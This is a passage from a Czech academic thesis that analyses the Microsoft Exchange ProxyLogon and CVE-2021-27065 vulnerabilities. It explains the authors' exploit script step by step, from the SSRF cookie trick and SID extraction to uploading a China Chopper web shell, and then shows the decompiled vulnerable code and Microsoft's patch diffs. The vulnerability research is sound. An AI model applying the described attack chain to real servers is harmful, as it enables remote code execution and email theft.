Modul `ProxyLogon.py` je zodpovědný za zneužití zranitelnosti ProxyLogon. Jednotlivé fáze útoku jsou rozděleny do odlišných metod. Každý požadavek je proveden na neexistující statický soubor na url adrese `/ecp/<randomChar>.js`. Dále je do cookie „X-BEResource“ přidáno přesměrování na požadovanou službu. Backendové služby běží na portu 444, proto jsou požadavky přesměrovávány na tento port.

V nulté fázi útoku je nutné, aby skript získal FQDN serveru. Toho lze dosáhnout několika způsoby. Zvolili jsme cestu takovou, že provedeme GET požadavek na server skrze zranitelnost ProxyLogon. Dojde k chybě a server vrátí chybovou hlášku. Protože se ale jednalo o požadavek skrze ProxyLogon, server vrátí i některé interní informace, například „X-FEServer“, což je právě FQDN.



Obrázek 3.1 Na obrázku je vidět spuštění automatického skriptu, který zneužije zranitelnost ProxyLogon a umožní útočníkovi spouštět příkazy. Útočník spustil příkaz „whoami“ a zjistil, že je autorizován jako nejvíce privilegovaný uživatel v operačním systému Windows.

V první fázi se zneužije služba Autodiscover. Od serveru jsou vyžádané informace o administrátorovi. Syntaxe požadavku byla převzata z ukázky v oficiální dokumentaci Microsoftu. [17, kap. Autodiscover Request] Následně skript z odpovědi vyfiltruje potřebné údaje: LegacyDN a MailboxId.

V druhé fázi je proveden požadavek na službu MAPI. Požadavek je taktéž inspirován z ukázky v oficiální dokumentaci Microsoftu. [17, kap. Establish a New Session Context] Důležitý rozdíl je ten, že na konci požadavku se vyskytuje 21 bajtů různých hodnot. Tyto bajty specifikují různé nastavení pro komunikační protokol, podrobnosti lze vyčíst z dokumentace. [17, kap. Connect Request Type Success Response Body] V tomto případě jsme nejprve přidali nulový bajt, abychom ukončili řetězec legacyDN. Následně jsme specifikovali čtyři bajty s hodnotou `0x00` a tím nastavili, že se má jednat o požadavek, který nepotřebuje autorizaci. Pomocí dalších 12 bajtů (po skupinách 4) jsme nastavili kódování zpráv, které se budou posílat. Nakonec pomocí posledních čtyř bajtů jsme specifikovali, že nechceme posílat žádné dodatečné informace. Takový požadavek je zpracován, ale vrátí chybu, že je potřeba, aby se jednalo o autorizovaný požadavek. Avšak v této chybové hlášce je mnoho podrobností, například i SID, které skript z odpovědi vyfiltruje.

Ve třetí fázi je proveden požadavek na interní službu ProxyLogon. K této službě neexistuje žádná oficiální dokumentace, protože by k ní normální uživatelé neměli přistupovat. Požadavek vytvořený ve skriptu byl nejprve inspirován od prvně veřejného důkazu zneužití. [24] Následně s ním bylo různě experimentováno, až byl změněn do finální podoby. Důležitým prvkem požadavku je získané SID. Na takový požadavek vrátí služba dvě cookies, které umožňují přístup do EAC pro určitou relaci jako uživatel, kterému SID patří. Skript si tyto cookies uloží a dále je používá při přístupech na EAC.


Čtvrtá, pátá a šestá fáze už manipuluje s EAC. Aby bylo možné proces nahrání Web Shellu automatizovat, byla provedena analýza komunikace mezi uživatelovým prohlížečem a EAC. Konkrétně byla ručně nastavena externí url adresa služby OAB, a následně byl proveden reset nastavení této služby, a tedy záloha do souboru. Při těchto akcích bylo sledováno, jaké požadavky jsou posílány na server. Bylo zjištěno, že takové akce obstarává služba DDIService.svc, nacházející se na adrese `ecp/DDI/`. Díky zachyceným požadavkům byla zjištěna i požadovaná syntaxe. Takový případ je vidět na obrázku 3.2. Požadavky byly tedy napodobeny a upraveny, aby obsahovaly pouze absolutně nutná data. Služba DDIService.svc nabízí webové proprietární API, které mimo jiné nabízí funkce „GetObject“ a „SetObject“. Aby bylo možné nastavit externí url skrze funkci SetObject, je nutné zjistit proměnnou „Identity“, kterou EAC používá pro identifikování služeb. Nejprve se tedy získá identita služby OAB pomocí požadavku na GetObject. Následně se nastaví externí url adresa, požadavkem na SetObject a nakonec se provede reset nastavení též požadavkem na SetObject, akorát s jinými parametry. Skript nahraje na server Web Shell ve variantě China Chopperu, přičemž uživatel může specifikovat heslo.

Modul `chopper.py` pomocí HTTP požadavku mířícího na Web Shell umožní uživatelovi vykonávat příkazy na infikovaném serveru. Příkaz se na serveru vykoná a jeho výstup se zakomponuje přímo do odpovědi. Odpověď je obsah souboru, který obsahuje zálohu nastavení OAB složky. Místo Jscriptového kódu je na začátek souboru umístěn výstup z tohoto kódu. To je dáno tím, že při kompilaci stránky se nejprve provede kód a uloží se jeho výstup a až teprve poté je přidáno vše ostatní. Aby se nemíchal zbytek souboru s reálným výstupem, tak skript odstraní z odpovědi posledních 36 řádků a teprve poté ji vytiskne uživatelovi. Tato hodnota se však může napříč verzemi lišit a je potřeba, aby si ji zkušenější uživatel případně upravil.

3.3 Dopad na uživatele

Při takovém útoku typu, který demonstruje skript, může být dopad na uživatele marginální, avšak může být také naprosto katastrofický. Možný dopad je ovlivněn mnoha faktory, například:

1. Jaká data mají uživatelé v e-mailech a na infikovaném serveru uložena.



Obrázek 3.2 Obrázek zachycuje odposlechnutý HTTP POST požadavek na interní službu DDIService.svc. Administrátor pomocí webového rozhraní EAC provedl nastavení některých parametrů služby OAB. V takovém případě se provedou dva požadavky: GetObject a SetObject. Na obrázku je vidět požadavek na službu GetObject. Tento požadavek byl automatickým skriptem s určitými úpravy napodoben.

2. Jakým způsobem je postavena vnitřní síť a jakou roli v ní hraje infikovaný server.

3. Typ útočníků a co mají za úmysl.

Možné dopady samozřejmě závisí na mnoha dalších faktorech, avšak tyto tři jmenované jsou nejdůležitější a mohou dopady nejvíce ovlivnit.

Největší a nejpravděpodobnější hrozba, která může nastat, je odcizení dat. Většinou jsou odcizeny všechny uložené e-maily. Dále záleží, jaká data se v těchto e-mailech nachází. V tom lepším případě to nemusí být nic závažného a dopad útoku může skončit pouze u odcizení soukromé pošty. V tom horším a pravděpodobnějším případě se v e-mailech budou nacházet citlivá data, jakou jsou například osobní údaje, hesla k různým sdíleným počítačům, interní informace o firmě, know-how firmy atd. V takovém případě mohou útočníci tyto údaje zneužít a použít například pro phishing či k vydírání. Útočníci také mohou postupovat dále v útoku. V tom nejhorším případě se jim může povést nakazit a ovládnout většinu zařízení v interní síti. Dále mohou útočníci všechna ovládnutá zařízení zašifrovat a požadovat výkupné za dešifrování. V takovém případě jsou dopady na uživatele masivní. Nejen, že všechna jejich privátní data jsou odcizena, ale také k nim nemají přístup. Takový masivní útok může celou firmu i zkrachovat. Z takového příkladu je velmi pěkně vidět, jak je precizní bezpečnost v této oblasti naprostou nutností.

3.4 Bezpečnost architektury Microsoft Exchange

Aby bylo možné popsat, kde v architektuře Exchange nastala chyba, která umožňuje provedený útok, je potřeba nejprve popsat jádro architektury Exchange. Aby bylo možné provést analýzu architektury Exchange, byly získány zdrojové kódy programu Exchange. Postup vedoucí k získání zdrojových kódu je v této kapitole popsán. Dále jsou popsány výstupy z analýzy bezpečnosti architektury programu Exchange. Dále je ukázáno, kde jsou v kódu umístěny chyby vedoucí k ProxyLogonu, a nakonec je konstatováno, které bezpečnostní principy nebyly dodrženy.

3.5 Získání zdrojových kódů


Zdrojové kódy programu Exchange nejsou veřejně dostupné. Většina aplikace je však napsána v jazyce C# pro rozhraní .NET. Takový program se dá poměrně snadno dekompilovat a získat jeho zdrojové kódy. Existuje několik veřejně dostupných řešení. V této práci byly použity nástroje DnSpy a JustAssembly.

Dále byl použit „Microsoft Update Catalog“, kde jsou archivovány bezpečnostní záplaty. Podle popisů a datumu vydání bylo identifikováno, že záplata opravující ProxyLogon je označena jako `KB5000871` a předchozí záplata je označena jako `KB4602269`. Obě záplaty byly staženy, a následně rozbaleny pomocí nástroje 7zip. Dále bylo zjištěno, že záplaty obsahují většinu binárních souborů programu. Dále byla provedena dekompilace kódů pomocí výše zmíněných nástrojů. Nakonec pomocí technických dostupných popisů byly identifikována důležitá a kritická místa v kódu, která byla dále analyzována.

3.6 Architektura Microsoft Exchange

Jak již bylo popsáno, problém se nachází v CAS službě, které je rozdělena na dva hlavní bloky: frontend a backend. Na frontendu je umístěn proxy modul, který přijímá požadavky od klienta, kontroluje je a přeposílá na backend. Backend takové požadavky též kontroluje a odpovídá frontendu, který odpověď opět zkontroluje a přepošle klientovi.

Celá logika frontendového proxy modulu je umístěna v knihovně `FrontEndHttpProxy.dll`, konkrétně v modulu `Microsoft.Exchange.HttpProxy`. Každá služba má v tomto modulu nadefinovaný vlastní handler, který zpracovává klientův požadavek. Pokud tedy pošle klient požadavek



Obrázek 3.3 Obrázek popisuje, jakým způsobem frontend zpracovává požadavek od klienta. Červeně je vyznačena nejdůležitější část – tak zvaný handler. Práce handleru je rozdělena do tří celků. Dále je rozepsáno, jaké funkce handler přesně volá, přičemž funkce jsou pojmenovány výstižně a z názvu je zřejmé k čemu slouží. Obrázek byl převzat z [2].

na službu OWA, tak tento požadavek bude zpracovávat `OwaProxyRequestHandler`. Handlery aplikací dědí z rodičovské třídy `ProxyRequestHandler`. Tato třída se stará o většinu přesměrovací logiky. Na obrázku 3.3 je vidět, jakým způsobem frontend zpracovává požadavky a do detailu je rozepsána funkcionalita handleru.

3.6.1 CVE-2021-26855 – ProxyLogon

Než bude popsána analýza, je potřeba upozornit, že v této a následující kapitole, jsou ukázky kódu programu Exchange. Byly však patřičně minifikovány, aby byly zachyceny nejdůležitější části a ostatní vynechané části byly označeny komentáři „OTHER STUFF HERE ...“ nebo „...“.

ProxyLogon je možné vyvolat, pokud požadavek míří na cestu `/ecp/*`. V takovém případě bude požadavek většinou obsluhovat `EcpProxyRequestHandler`. Pokud se však přidá do požadavku cookie `X-BEResource`, tak se může stát, že se zavolá jiný handler. Požadavek probíhá tak, že se nejprve zkontroluje, jestli je opatřen autorizací. V útočníkovo případě požadavek nebude autorizován, takže se zavolá metoda `SelectHandlerForUnauthenticatedRequest`, která pomocí vnitřní logiky rozhodne, jaký handler se má použít pro zpracování požadavku. Kód této metody je zobrazen na obrázku 3.4.

`SelectHandlerForUnauthenticatedRequest` zvolí handler `BEResourceRequestHandler`, pokud požadavek splňuje podmínky metody `CanHandle`. Zdrojový kód `CanHandle` je uveden na obrázku 3.5. Tato metoda kontroluje, zda požadavek obsahuje cookie `X-BEResource` a její hodnota není prázdná a také kontroluje, zda požadavek míří na soubor se „statickou“ příponou. Pokud jsou oba požadavky splněny, tak se jako handler vybere `BEResourceRequestHandler`. Pro úspěšný útok je klíčové, aby se jako handler vybral `BEResourceRequestHandler`. Pro pochopení, proč je to klíčové, je nutné vysvětlit ještě další tok požadavku.

Dále se v procesu vyhodnocování požadavku zavolá metoda `GetTargetBackEndServerUrl`. Tato metoda je zodpovědná za vygenerování url adresy, kam se má požadavek přesměrovat.

```
protected virtual void OnPostAuthorizeInternal(HttpApplication httpApplication)
{
    // ...
    IHttpHandler httpHandler;
    if (context.Request.IsAuthenticated)
    {
        httpHandler = this.SelectHandlerForAuthenticatedRequest(context);
    }
    else
    {
        httpHandler = this.SelectHandlerForUnauthenticatedRequest(context);
    }
    // ...
}

private IHttpHandler SelectHandlerForUnauthenticatedRequest(HttpContext httpContext)
{
    IHttpHandler result;
    try
    {
        if (HttpProxySettings.NeedHandleAsAuthenticatedRequest(httpContext.Request.Headers,
            httpContext.Request.Cookies, httpContext.SkipAuthorization))
        {
            result = this.SelectHandlerForAuthenticatedRequest(httpContext);
        }
        else
        {
            if (HttpProxyGlobals.ProtocolType == ... )
            {
                // ...
            }
            else if (HttpProxyGlobals.ProtocolType == ProtocolType.Ecp)
            {
                // ...

                else if (BEResourceRequestHandler.CanHandle(httpContext.Request))
                {
                    httpHandler = new BEResourceRequestHandler();
                }
            // ...
    }
    return result;
}
```

Obrázek 3.4 Obrázek ukazuje minifikovaný kód dvou metod, který vybírají handler pro zpracování požadavku.

```
internal static bool CanHandle(HttpRequest httpRequest)
{
    return !string.IsNullOrEmpty(BEResourceRequestHandler.GetBEResouceCookie(httpRequest))
           && BEResourceRequestHandler.IsResourceRequest(httpRequest.Url.LocalPath);
}

public static bool IsResourceRequest(string localPath)
{
    ArgumentValidator.ThrowIfNull("localPath", localPath);
    return localPath.EndsWith(".axd", StringComparison.OrdinalIgnoreCase)
        || localPath.EndsWith(".crx", StringComparison.OrdinalIgnoreCase)
        || localPath.EndsWith(".css", StringComparison.OrdinalIgnoreCase)
        || localPath.EndsWith(".eot", StringComparison.OrdinalIgnoreCase)
        || localPath.EndsWith(".gif", StringComparison.OrdinalIgnoreCase)
        || localPath.EndsWith(".jpg", StringComparison.OrdinalIgnoreCase)
        || localPath.EndsWith(".js", StringComparison.OrdinalIgnoreCase)
        || localPath.EndsWith(".htm", StringComparison.OrdinalIgnoreCase)
        || localPath.EndsWith(".html", StringComparison.OrdinalIgnoreCase)
        || localPath.EndsWith(".ico", StringComparison.OrdinalIgnoreCase)
        || localPath.EndsWith(".manifest", StringComparison.OrdinalIgnoreCase)
        || localPath.EndsWith(".mp3", StringComparison.OrdinalIgnoreCase)
        || localPath.EndsWith(".msi", StringComparison.OrdinalIgnoreCase)
        || localPath.EndsWith(".png", StringComparison.OrdinalIgnoreCase)
        || localPath.EndsWith(".svg", StringComparison.OrdinalIgnoreCase)
        || localPath.EndsWith(".ttf", StringComparison.OrdinalIgnoreCase)
        || localPath.EndsWith(".wav", StringComparison.OrdinalIgnoreCase)
        || localPath.EndsWith(".woff", StringComparison.OrdinalIgnoreCase)
        || localPath.EndsWith(".bin", StringComparison.OrdinalIgnoreCase)
        || localPath.EndsWith(".dat", StringComparison.OrdinalIgnoreCase)
        || localPath.EndsWith(".exe", StringComparison.OrdinalIgnoreCase)
        || localPath.EndsWith(".flt", StringComparison.OrdinalIgnoreCase)
        || localPath.EndsWith(".mui", StringComparison.OrdinalIgnoreCase)
        || localPath.EndsWith(".xap", StringComparison.OrdinalIgnoreCase)
        || localPath.EndsWith(".skin", StringComparison.OrdinalIgnoreCase);
}
```

Obrázek 3.5 Obrázek ukazuje kód metody, která určuje, zda požadavek může zpracovat handler `BEResourceRequestHandler`. Stačí aby požadavek obsahoval cookie `X-BEResource` s jakoukoliv hodnotou a aby požadavek mířil na soubor, který končí na jednu z definovaných koncovek.

```
protected virtual Uri GetTargetBackEndServerUrl()
{
    // ...
    UriBuilder clientUrlForProxy = this.GetClientUrlForProxy();
    clientUrlForProxy.Scheme = Uri.UriSchemeHttps;
    clientUrlForProxy.Host = this.AnchoredRoutingTarget.BackEndServer.Fqdn;
    clientUrlForProxy.Port = 444;
    if (this.AnchoredRoutingTarget.BackEndServer.Version < Server.E15MinVersion)
    {
        this.ProxyToDownLevel = true;
        RequestDetailsLoggerBase<RequestDetailsLogger>.SafeAppendGenericInfo(this.Logger, "ProxyToDownLevel", true);
        clientUrlForProxy.Port = 443;
    }
    result = clientUrlForProxy.Uri;
    // ...
    return result;
}

public static readonly int E15MinVersion = 1941962752;
```

Obrázek 3.6 Obrázek ukazuje minifikovaný kód metody, která slouží pro výpočet cílové destinace, kam se má požadavek přeposlat.

Její minifikovaný kód je zachycen na obrázku 3.6. V této metodě se pro výpočet použije C# objekt `UriBuilder`. UriBuilder funguje tak, že všechny parametry sloučí do jednoho stringu, který se použije jako výsledná url adresa a bude uložen do parametru `Uri`. Pro získání parametru `Host` se použije parametr `Fqdn` z objektu `BackEndServer`. Objekt `BackEndServer` je vytvořen metodou konkrétního handleru, který se používá. V případě útoku se používá handler `BEResourceRequestHandler` a jeho metoda pro vytvoření objektu `BackEndServer` je zobrazena na obrázku 3.7. Jak bylo psáno dříve, Exchange hodnotu v cookies rozdělí na dvě části podle vlnovky. Takové chování je vidět právě na metodě `FromString`. V `GetTargetBackEndServerUrl` se ještě kontroluje, zda verze serveru (specifikovaná v `X-BEResource` cookie) je menší než určitá konstanta, a pokud ano, tak se nastaví proměnná `ProxyToDownLevel` na pravdivou. To následně způsobí, že se bude komunikovat s backendem trochu jiným způsobem a SSRF nebude fungovat. Proto je nutné při útoku nastavit verzi na vyšší než `Server.E15MinVersion`.

Z ukázek kódů je vidět, že za dodržení určitých podmínek se požadavek opravdu přesměruje na to, co klient definuje v cookie. Nicméně to samo o sobě nemusí vůbec nic znamenat, protože dosud je požadavek neautorizovaný a klient by tedy neměl být schopen získat citlivá data. O tom, zda je požadavek autorizovaný, se finálně rozhodne v části `CreateServerRequest`. Konkrétně se v této metodě zavolá další metoda `PrepareServerRequest` – její kód je vidět na obrázku 3.8. Požadavek se označí jako neautorizovaný, pokud má handler, který ho zpracovává, implementovanou metodu `ShouldBackendRequestBeAnonymous`. V rodičovské třídě všech handlerů (ProxyRequestHandler) je tato metoda implementována tak, že vrací `false`. `BEResourceRequestHandler` tuto metodu implementovanou nemá. Ostatní podmínky v této větvi se taktéž nevyhodnotí jako pravdivé, a nakonec se stane to, co je v else větvi. Tam se nachází kód, který opatří daný požadavek vygenerovaným Kerberos tiketem a z požadavku se tak stane autorizovaný požadavek.

Následně je požadavek už jen přeposlán na backend a ke klientovi je zpropagována odpověď. Díky tomu, že je požadavek autorizován, může útočník vyžadovat data, ke kterým by neměl mít normálně přístup.

Záplata této chyby byla provedena na několika místech. V obsluhujícím handleru `BEResource RequestHandler` byla implementována metoda `ShouldBackendRequestBeAnonymous`, která vrací `true`. To zajistí, že se v metodě `PrepareServerRequest` vyhodnotí, že požadavek je neautorizovaný, pokud nemá v sobě již zahrnutý Kerberos tiket. Dále byla přidána kontrola do metody `FromString`, která vytváří objekt `BackEndServer` z obsahu cookie `X-BEResource`. Metoda kontroluje, jestli položka před vlnovkou je validní DNS název, tudíž zda neobsahuje některé zakázané znaky, jako například @, :, #, atd. Rozdíl v kódu před a po záplatě je vidět na obrázku 3.9. Microsoft provedl samozřejmě další změny kódu, avšak ty se už přímo netýkaly zranitelnosti

```
protected override AnchorMailbox ResolveAnchorMailbox()
{
    string beresouceCookie = BEResourceRequestHandler.GetBEResouceCookie(base.ClientRequest);
    if (!string.IsNullOrEmpty(beresouceCookie))
    {
        // ...
        return new ServerInfoAnchorMailbox(BackEndServer.FromString(beresouceCookie), this);
    }
    return base.ResolveAnchorMailbox();
}

public BackEndServer(string fqdn, int version)
{
    if (string.IsNullOrEmpty(fqdn))
    {
        throw new ArgumentNullException("fqdn");
    }
    if (version == 0)
    {
        throw new ArgumentOutOfRangeException("version");
    }
    this.Fqdn = fqdn;
    this.Version = version;
}

public static BackEndServer FromString(string input)
{
    if (string.IsNullOrEmpty(input))
    {
        throw new ArgumentNullException("input");
    }
    string[] array = input.Split(new char[]
    {
        '~'
    });
    int version;
    if (array.Length != 2 || !int.TryParse(array[1], out version))
    {
        throw new ArgumentException("Invalid input value", "input");
    }
    return new BackEndServer(array[0], version);
}
```

Obrázek 3.7 Obrázek ukazuje minifikovaný kód metody, která slouží pro vytvoření objektu `AnchorMailbox`. Na obrázku je taktéž vidět metoda `FromString`, která z hodnoty cookie `X-BEResource` vytvoří objekt `BackEndServer` tak, že text rozdělí na dvě části – před vlnovkou a za vlnovkou. První část pak použije jako hodnotu parametru `Fqdn`, druhou následně jako parametr `Version`.

```
protected void PrepareServerRequest(HttpWebRequest serverRequest)
{
    // ...
    if (this.ProxyKerberosAuthentication)
    {
        serverRequest.ConnectionGroupName = this.ClientRequest.UserHostAddress + ":"
         + GccUtils.GetClientPort(SharedHttpContextWrapper.GetWrapper(this.HttpContext));
    }
    else if (this.AuthBehavior.AuthState == AuthState.BackEndFullAuth || this.ShouldBackendRequestBeAnonymous()
            || (HttpProxySettings.TestBackEndSupportEnabled.Value
               && !string.IsNullOrEmpty(this.ClientRequest.Headers[Constants.TestBackEndUrlRequestHeaderKey])
               )
            )
    {
        serverRequest.ConnectionGroupName = "Unauthenticated";
    }
    else
    {
        serverRequest.ConnectionGroupName = Constants.KerberosPackageValue;
        long value = 0L;
        LatencyTracker.GetLatency(delegate()
        {
            serverRequest.Headers[Constants.AuthorizationHeader] = KerberosUtilities.GenerateKerberosAuthHeader(serverRequest.Address.Host,
                                                                                                                 this.TraceContext,
                                                                                                                 ref this.authenticationContext,
                                                                                                                 ref this.kerberosChallenge);
        }, out value);
        RequestDetailsLoggerBase<RequestDetailsLogger>.SafeSetLogger(this.Logger, HttpProxyMetadata.KerberosAuthHeaderLatency, value);
    }
    // ...
}
```

Obrázek 3.8 Obrázek ukazuje minifikovaný kód metody, která slouží pro přípravu požadavku, který se následně pošle na backend. Metoda mimo jiné zjistí, zda byl požadavek opatřen Kerberos tiketem a je tedy autorizován. Pokud autorizován není, tak metoda ověří, zda má být požadavek autorizovaný a pokud ano, tak vygeneruje nový Kerberos tiket, kterým požadavek opatří. V opačném případě označí požadavek jako neautorizovaný.

v metodě `BEResourceRequestHandler`.

3.6.2 CVE-2021-27065

Většina kódu na obsluhu služby EAC je umístěna v knihovně `Microsoft.Exchange.Managment.ControlPanel.dll`. V této knihovně je modul `Microsoft.Exchange.Management.DDIService`, který se stará o nastavování virtuálních složek (služeb) na serveru. Jak bylo popsáno v kapitole 1, EAC volá Exchange Powershell příkazy, používané pro správu serveru. Webové rozhraní je napsáno v jazyce XAML, kde je nadefinováno, které akce se mají spustit při interakci uživatele. XAML je jazyk od Microsoftu, používaný pro popis grafického rozhraní. Pokud uživatel chce například změnit nastavení virtuální složky OAB, tak se pomocí XAML vytvoří objekt SetCmdlet s příslušnými parametry. Backend poté tento objekt spustí přes metodu run a ve skutečnosti se zavolá Powershell příkaz `Set-OabVirtualDirectory`. Při resetu nastavení virtuální složky se nejprve zavolá metoda `ResetGetPostAction` a následně se použije objekt `WriteFileActivity`, který zapíše konfiguraci do souboru. Ukázka je vidět na obrázku 3.10.

Microsoft tuto chybu záplatoval tak, že záloze souboru přidá koncovku .txt. Jiným způsobem tuto chybu neopravoval – vyzkoušeli jsme nastavit záškodnickou externí url na aktualizovaném serveru. To se povedlo, ale vyexportovaný soubor má opravdu koncovku .txt, tudíž to, že lze do externí url vložit kód, by neměl být problém. Porovnání kódu před a po záplatě je vidět na obrázku 3.11.

3.7 Porušené bezpečnostní principy

První porušený bezpečnostní princip souvisí s principem nejnižších privilegií. Konkrétně není zřejmé, proč by měla mít rodičovská třída `ProxyRequestHandler` implementovanou metodu

```
    public static BackEndServer FromString(string input)
    {
        int num;
        if (string.IsNullOrEmpty(input))
        {
            throw new ArgumentNullException("input");
        }
        string[] strArrays = input.Split(new char[] { '~' });
        if ((int)strArrays.Length != 2 || !int.TryParse(strArrays[1], out num))
        {
            throw new ArgumentException("Invalid input value", "input");
        }
        return new BackEndServer(strArrays[0], num);
    }

    public override string ToString()
    {
        return string.Format("{0}~{1}", this.Fqdn, this.Version);
    }
  }
}
```


```
    public static BackEndServer FromString(string input)
    {
        int num;
        if (string.IsNullOrEmpty(input))
        {
            throw new ArgumentNullException("input");
        }
        string[] strArrays = input.Split(new char[] { '~' });
        if ((int)strArrays.Length != 2 || !int.TryParse(strArrays[1], out num) || UriHostNameType.Dns != Uri.CheckHostName(strArrays[0]))
        {
            throw new ArgumentException("Invalid input value", "input");
        }
        return new BackEndServer(strArrays[0], num);
    }

    public override string ToString()
    {
        return string.Format("{0}~{1}", this.Fqdn, this.Version);
    }
  }
}
```

Obrázek 3.9 Obrázek porovnáná kód metody `FromString`. Konkrétně je srovnáno, jaké změny Microsoft udělal, aby záplatoval bezpečnostní chybu. Zde je vidět, že přidal kontrolu položky před vlnovkou, která se následně použije jako hodnota `Fqdn`. Text musí být validní DNS název a je kontrolován pomocí knihovny Uri.

```
<SetObjectWorkflow Output="Name,Server,VDirType,Identity,WhenChanged,WebsiteName" AsyncRunning="true">
    <GetCmdlet DataObjectName="ADOabVirtualDirectory" CommandText="Get-OABVirtualDirectory" PostAction="ResetGetPostAction" >
    </GetCmdlet>
    <WriteFileActivity OutputFileNameVariable="FilePathName" InputVariable="FileContent" />
    // ...
  </SetObjectWorkflow>
```

```
public class WriteFileActivity : Activity
{
    public override RunResult Run(DataRow input, DataTable dataTable, DataObjectStore store,
                                  Type codeBehind, Workflow.UpdateTableDelegate updateTableDelegate)
    {
        DataRow dataRow = dataTable.Rows[0];
        string value = (string)input[this.InputVariable];
        string path = (string)input[this.OutputFileNameVariable];
        RunResult runResult = new RunResult();
        try
        {
            runResult.ErrorOccur = true;
            using (StreamWriter streamWriter = new StreamWriter(File.Open(path, FileMode.CreateNew)))
            {
                streamWriter.WriteLine(value);
            }
            runResult.ErrorOccur = false;
        }
    }
}
```

Obrázek 3.10 Obrázek ukazuje kód, který je vyvolán, pokud uživatel vyresetuje nastavení virtuální složky. Nejprve je ukázána část souboru XAML, který definuje webové rozhraní. Následně je ukázána metoda `Run` třídy `WriteFileActivity`, která zapíše nastavení do souboru.



